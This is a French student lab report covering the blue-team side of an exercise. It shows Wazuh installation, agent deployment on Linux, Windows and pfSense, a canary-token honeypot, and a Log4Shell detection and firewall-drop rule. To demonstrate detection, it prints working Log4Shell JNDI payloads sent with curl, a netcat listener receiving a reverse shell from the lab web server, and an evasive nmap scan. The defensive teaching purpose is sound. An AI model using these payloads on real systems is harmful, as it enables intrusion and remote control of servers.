

# SAE 6.01

Sécuriser un système Réagir face  
à une cyberattaque



## Rapport de SAE Partie Blue Team

Etudiants :

- Samed KOC
- Maxime BRODIN


 UNIVERSITÉ  
HAUTE-ALSACE  
Département Réseaux  
& Télécommunications

## Sommaire :

<b>I.</b>	<b>INSTALLATION DE WAZUH.....</b>	<b>3</b>
1.	CREATION DES AGENTS WAZUH SUR LINUX/WINDOWS : .....	5
2.	CREATION DES AGENTS WAZUH SUR PfSense : .....	6
3.	RESULTAT FINAL : .....	7
<b>II.</b>	<b>CREATION DES REGLES : .....</b>	<b>8</b>
1.	NMAP : .....	8
2.	LOG4SHELL : .....	10
3.	BRUTEFORCE : .....	12
4.	DIRTYPIPE : .....	14
5.	REVERSE SHELL.....	15
6.	DETECTION DE COMMANDE : .....	17

## I. Installation de Wazuh


Nous commençons par installer un serveur Wazuh depuis [cette URL](#) :



The screenshot shows the Wazuh website's 'Installation alternatives' page for Virtual Machine (OVA). The left sidebar contains a navigation menu with options like 'Getting started', 'Quickstart', 'Installation guide', 'Installation alternatives', 'User manual', 'Cloud security', 'Regulatory compliance', and 'Proof of Concept guide'. The 'Installation alternatives' section is expanded, showing 'Virtual Machine (OVA)' as the selected option. The main content area has a blue header 'Virtual Machine (OVA)' and text explaining that Wazuh provides a pre-built virtual machine image in Open Virtual Appliance (OVA) format. It mentions that the VM runs on 64-bit systems with x86\_64/AMD64 architecture and does not provide high availability and scalability out of the box. A list of components to download is provided: Wazuh manager 4.11.1, Filebeat-OSS 7.10.2, Wazuh indexer 4.11.1, and Wazuh dashboard 4.11.1. Below this is a 'Packages list' table.

Distribution	Architecture	VM Format	Version	Package
Amazon Linux 2023	64-bit x86_64/AMD64 architecture	OVA	4.11.1	<a href="#">wazuh-4.11.1.ova (sha512)</a>


Une fois l'OVA récupérée, nous allons configurer la VM afin qu'elle soit dans le réseau LID :



The screenshot shows the 'Réseau' (Network) configuration window in a virtual machine software. The 'Basic' tab is selected, and the 'Réseau' section is highlighted in the left sidebar. The 'Adapter 1' tab is active. The 'Activer l'interface réseau' checkbox is checked. The 'Mode d'accès réseau' is set to 'Réseau interne'. The 'Name' is 'Securim-LID'. The 'Type d'interface' is 'Serveur intel PRO/1000 MT (82545EM)'. The 'Mode Promiscuité' is 'Refuser'. The 'Adresse MAC' is '0800276C4448'. The 'Câble branché' checkbox is checked.

Une fois fait, nous configurons PfSense pour qu'il attribue une adresse fixe au serveur Wazuh (menu Services > DHCP Server) :

- Activer d'abord le DHCP sur l'interface LID :



- Nous réservons une adresse IP pour le serveur Wazuh en particulier en indiquant l'adresse MAC de la carte réseau :

DHCP Static Mappings for this Interface (total: 1)				
Static ARP	MAC address	Client Id	IP address	Hostname
	08:00:27:6c:44:48	wazuh	192.168.50.2	wazuh_user


Une fois connecté avec les identifiants wazuh-user / wazuh, nous pouvons constater que le serveur Wazuh a bien reçu la bonne adresse :

```

WAZUH Open Source Security Platform
https://wazuh.com
[wazuh-user@wazuh-server ~]$ sudo su
[root@wazuh-server wazuh-user]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defau
    link/ether 08:00:27:6c:44:48 brd ff:ff:ff:ff:ff:ff
    altname enp0s17
    inet 192.168.50.2/24 metric 1024 brd 192.168.50.255 scope global dynamic eth0
        valid_lft 3605sec preferred_lft 3605sec
    inet6 fe80::a00:27ff:fe6c:4448/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

```

Nous pouvons maintenant accéder au serveur Wazuh en mode web (identifiants : admin / admin) :



## 1. Création des agents Wazuh sur Linux/Windows :

- Une fois connecté sur l'interface web de Wazuh, cliquer sur « Deploy new agent ».
- Sélectionner l'OS ainsi que l'architecture du système concerné (Linux/deb amd64 dans notre cas pour le web-services/PfSense et MSI64 bits pour le Client Windows).
- Entrer l'adresse IP du serveur Wazuh
- Indiquer le nom de l'agent ainsi que son groupe
- Enfin, exécuter les commandes dans les parties 4 et 5 afin d'installer et de lancer l'agent Wazuh.

### Résultat attendu :

Web-services :

```
user@web-services:~$ systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2025-03-18 14:56:29 CET; 51s ago
     Process: 1368 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0)
    Tasks: 31 (limit: 1133)
   Memory: 459.9M
      CPU: 5.549s
   CGroup: /system.slice/wazuh-agent.service
           └─1392 /var/ossec/bin/wazuh-execd
              1403 /var/ossec/bin/wazuh-agentd
              1417 /var/ossec/bin/wazuh-syscheckd
              1431 /var/ossec/bin/wazuh-logcollector
              1442 /var/ossec/bin/wazuh-modulesd
```

Client Windows :

```
Administrateur: Windows PowerShell
PS C:\Windows\system32> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.11.0-1.msi -OutFile $env:tmp\wazuh-agent; msixexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='192.168.50.2' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='win_client'
PS C:\Windows\system32> NET START WazuhSvc
Le service Wazuh démarre.
Le service Wazuh a démarré.
```

## 2. Création des agents Wazuh sur PfSense :

Commencer par modifier les configurations de pkg dans les répertoires suivant en modifiant les valeurs no par yes comme cela :

```
GNU nano 7.2 /usr/local/etc/pkg/repos/pfSense.conf
FreeBSD: { enabled: yes }

[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: cat /usr/local/etc/pkg/repos/FreeBSD.conf
FreeBSD: { enabled: yes }
```

Ensuite, mettre à jour pkg :

```
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: pkg update
Updating FreeBSD repository catalogue ...
```

Puis nous installons le paquet wazuh-agent-x.xx.x correspondant à la version de notre serveur :

```
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: pkg install wazuh-agent-4.11.0-1
Updating FreeBSD repository catalogue ...
FreeBSD repository is up to date.
Updating pfSense-core repository catalogue ...
Fetching meta.conf: 0%
```

On remet les fichiers modifier comme à l'origine :

```
GNU nano 7.2 /usr/local/etc/pkg/repos/pfSense.conf
FreeBSD: { enabled: no }

GNU nano 7.2 /usr/local/etc/pkg/repos/FreeBSD.conf
FreeBSD: { enabled: no }
```

On vide ensuite le cache de pkg et on le remet à jour avec les commandes suivantes :

- Pkg clean
- Pkg update

On ajoute l'adresse ip du serveur wazuh dans le fichier **/var/ossec/etc/ossec.conf** :

```
<address>192.168.50.2</address>
```

Et enfin on peut activer l'agent Wazuh et son lancement automatique au démarrage :

```
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: sysrc wazuh_agent_enable="YES"
wazuh_agent_enable: YES → YES
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: ln -s /usr/local/etc/rc.d/wazu
h-agent /usr/local/etc/rc.d/wazuh-agent.sh
ln: /usr/local/etc/rc.d/wazuh-agent.sh: File exists
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: service wazuh-agent start
Starting Wazuh Agent: success
```

Attention, modifier le fichier **/var/ossec/etc/ossec.conf** du serveur Wazuh en ajoutant le protocole udp dans le champ protocole afin qu'il accepte la connexion de l'agent wazuh depuis PfSense :

```
<remote>
  <connection>secure</connection>
  <port>1514</port>
  <protocol>tcp,udp</protocol>
  <queue_size>131072</queue_size>
</remote>
```


### Résultat attendu :

PfSense :

```
[2.7.2-RELEASE][admin@pfSense.home.arpa]/root: service wazuh-agent status
wazuh-modulesd is running...
wazuh-logcollector is running...
wazuh-syscheckd is running...
wazuh-agentd is running...
wazuh-execd is running...
```

### 3. Résultat final :

Au final, nous avons un serveur Wazuh opérationnel avec nos 3 agents (Debian, Pfsense et Windows) déployer:



## II. Création des règles :

### 1. Nmap :


#### **Mise en place :**

Nous avons tout d'abord commencé par créer un « honey pot » sur le Pfsense.

Il s'agit d'un appât pour les cybers-attaquant afin d'être informé de leur attaque avant qu'il ne soit trop tard.

Pour le mettre en œuvre, nous avons tout d'abord créé un token sur le site <https://canarytokens.org/> en mettant les différentes informations de la détection ainsi que le mail où l'alerte va être envoyé :

Create Web bug Token



Mail me here when the alert fires

samed.koc@uha.fr

Remind me of this when the alert fires

Un attaquant effectue un scan ou essaye d'accéder à votre firewall Pfsense (port 3389).

+ Add Webhook Notification

Create Canarytoken

Une fois fait, nous avons créé un script python qui ouvre un port d'écoute sur notre PfSense, le port 3389, pour simuler un port RDP qui est très recherché par les cyberattaquants. Si un paquet est reçu, alors il fait un wget sur l'url du token généré précédemment.



```
[2.6.0-RELEASE][admin@pfSense.home.arpa]/root: cat honey_pot.py
import socket
import os


HOST = "10.0.2.4"
PORT = 3389

def honeypot():
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.bind((HOST, PORT))
        s.listen(5)
        print(f"[+] Honeypot actif sur {HOST}:{PORT}")

        while True:
            conn, addr = s.accept()
            conn.close()
            os.system("curl http://canarytokens.com/terms/tags/6ragwtkdor0vstpo00toldjqj/payments.js -O /dev/null")

if __name__ == "__main__":
    honeypot()
```

Pour se faire, il faut autoriser le trafic sur l'interface WAN (port 3389) afin de permettre la détection.



Pour que le script se lance par défaut à chaque démarrage, nous avons mis en place une entrée dans le crontab afin de l'exécuter à chaque démarrage.

```
[2.6.0-RELEASE][admin@pfSense.home.arpa]/root: crontab -e
@reboot /usr/local/bin/python3.8 /root/honey_pot.py
```

Bien évidemment, nous avons été vigilant sur le fait qu'il n'y ait uniquement le système qui puisse exécuter le script, que personne ne puisse le modifier, ...

### Démonstration :

Nous répétons le scan du PfSense de la partie Red Team (nous avons fait le scan seulement sur le port 3389 car l'opération prenait trop de temps) :


```
# nmap -sV -T2 -Pn -f --max-retries 3 --scan-delay 5s --data-length 50 -p 3389 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2025-03-18 16:15 CET
Nmap scan report for securim.cfd (10.0.2.4)
Host is up (0.00028s latency).

PORT      STATE SERVICE      VERSION
3389/tcp  open  tcpwrapped

MAC Address: 08:00:27:CA:E3:A5 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.68 seconds
```

Voici le mail reçu lors de la détection :



## 2. Log4Shell :

### Mise en place de la détection :

Afin de prévenir des attaques log4shell, nous avons mis en place une détection.

Nous avons tout d'abord commencé par créer une règle de détection dans le fichier **/var/ossec/etc/rules/local\_rules.xml** du serveur Wazuh :

```
</group>
<group name="log4j, attack">
  <rule id="110002" level="7">
    <if_group>web|accesslog|attack</if_group>
    <regex type="pcre2">(?!)((\${24}\S*)(\[\] 7B)\S*)((\S*j\S*\n\S*d\S*i))|JHtqbmRp)</regex>
    <description>Possible Log4j RCE attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      </id>T1210</id>
      <id>T1211</id>
    </mitre>
    <source>110003</source>
  </rule>
  <rule id="110003" level="12">
    <if_sid>110002</if_sid>
    <description>Log4j RCE attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>
</group>
```

## Démonstration de la détection :

Nous vérifions si celui-ci est détecté :

```
(root@kali)~# curl -v -u test:genius -e '${jndi:ldap://10.0.2.5:1389/lbr4jf}' 'http://10.0.2.4/developers/'
* Trying 10.0.2.4:80 ...
* Connected to 10.0.2.4 (10.0.2.4) port 80 (#0)
* Server auth using Basic with user 'test'
> GET /developers/ HTTP/1.1
> Host: 10.0.2.4
> Authorization: Basic dGVzdDpnZW5pdXM=
> User-Agent: curl/7.82.0
> Accept: */*
> Referer: ${jndi:ldap://10.0.2.5:1389/lbr4jf}
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Server: nginx/1.22.0
< Date: Wed, 19 Mar 2025 01:11:18 GMT
< Content-Type: text/plain;charset=UTF-8
< Content-Length: 13
< Connection: keep-alive
<
* Connection #0 to host 10.0.2.4 left intact
Hello, world!
```

On voit que la détection fonctionne correctement :

timestamp	agent.name	rule.description	rule.level	rule.id
Mar 19, 2025 @ 02:11:20.0...	web_server	Log4j RCE attack attempt detected.	12	110003

Cependant, jusque-là l'attaque fonctionne et signifie que l'attaquant peut tout de même réaliser son attaque.

```
(root@kali)~# curl -v -u test:genius -e '${jndi:ldap://10.0.2.5:1389/ynirej}' 'http://10.0.2.4/developers/'
* Trying 10.0.2.4:80 ...
* Connected to 10.0.2.4 (10.0.2.4) port 80 (#0)
* Server auth using Basic with user 'test'
> GET /developers/ HTTP/1.1
> Host: 10.0.2.4
> Authorization: Basic dGVzdDpnZW5pdXM=
> User-Agent: curl/7.82.0
> Accept: */*
> Referer: ${jndi:ldap://10.0.2.5:1389/ynirej}
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Server: nginx/1.22.0
< Date: Wed, 19 Mar 2025 01:34:06 GMT
< Content-Type: text/plain;charset=UTF-8
< Content-Length: 13
< Connection: keep-alive
<
* Connection #0 to host 10.0.2.4 left intact
Hello, world!

(root@kali)~# nc -vlp 9999
listening on [any] 9999 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.4] 6060
sh -i
/ $ ls
bin
dev
etc
home
lib
media
mnt
proc
root
run
sbin
srv
sys
tmp
usr
var
/ $
```

## Mise en place du blocage :

Afin que l'attaquant ne puisse pas utiliser cette faille, nous avons créé une règle pour bloquer la connexion de l'attaquant s'il tente d'utiliser la vulnérabilité. Pour se faire, nous avons rajouté les lignes suivantes au fichier « `/var/ossec/etc/ossec.conf` » afin de le bloquer temporairement :

```
<active-response>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>110003</rules_id>
  <timeout>360000</timeout>
</active-response>
```

### Explication :

- command : définition du script à exécuter
- location : où le script sera exécuter
- rules\_id : définition de l'ID de l'événement déclencheur
- timeout : durée au bout duquel les modifications seront annulés

### Démonstration du blocage :

Voici la détection ainsi que la démonstration dans laquelle le shell ne répond pas :

Mar 19, 2025 @ 02:40:24.2...	web_server	Host Blocked by firewall-drop Active Response	3	651
Mar 19, 2025 @ 02:40:23.9...	web_server	Log4j RCE attack attempt detected.	12	110003

```
(root@kali)-[~]
# curl -v -u test:genius -e '${jndi:ldap://10.0.2.5:1389/ynirej}' 'http://10.0.2.4/developers/'
* Trying 10.0.2.4:80 ...
* Connected to 10.0.2.4 (10.0.2.4) port 80 (#0)
* Server auth using Basic with user 'test'
> GET /developers/ HTTP/1.1
> Host: 10.0.2.4
> Authorization: Basic dGVzdDpnZW5pdXM=
> User-Agent: curl/7.82.0
> Accept: */*
> Referer: ${jndi:ldap://10.0.2.5:1389/ynirej}
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Server: nginx/1.22.0
< Date: Wed, 19 Mar 2025 01:40:22 GMT
< Content-Type: text/plain; charset=UTF-8
< Content-Length: 13
< Connection: keep-alive
<
* Connection #0 to host 10.0.2.4 left intact
Hello, world!
```

```
root@kali: /home/kali/Bureau/redtools/log4shell x root@kali: ~ x
(root@kali)-[~]
# nc -vlp 9999
listening on [any] 9999 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.4] 14306
ls
pwd
ls
pwd
sh -i
```

## 3. Bruteforce :

### Mise en place :

Afin de bloquer le bruteforce sur la page web de securim.cfd, nous avons mis en place une réponse active aux alertes de force brute.

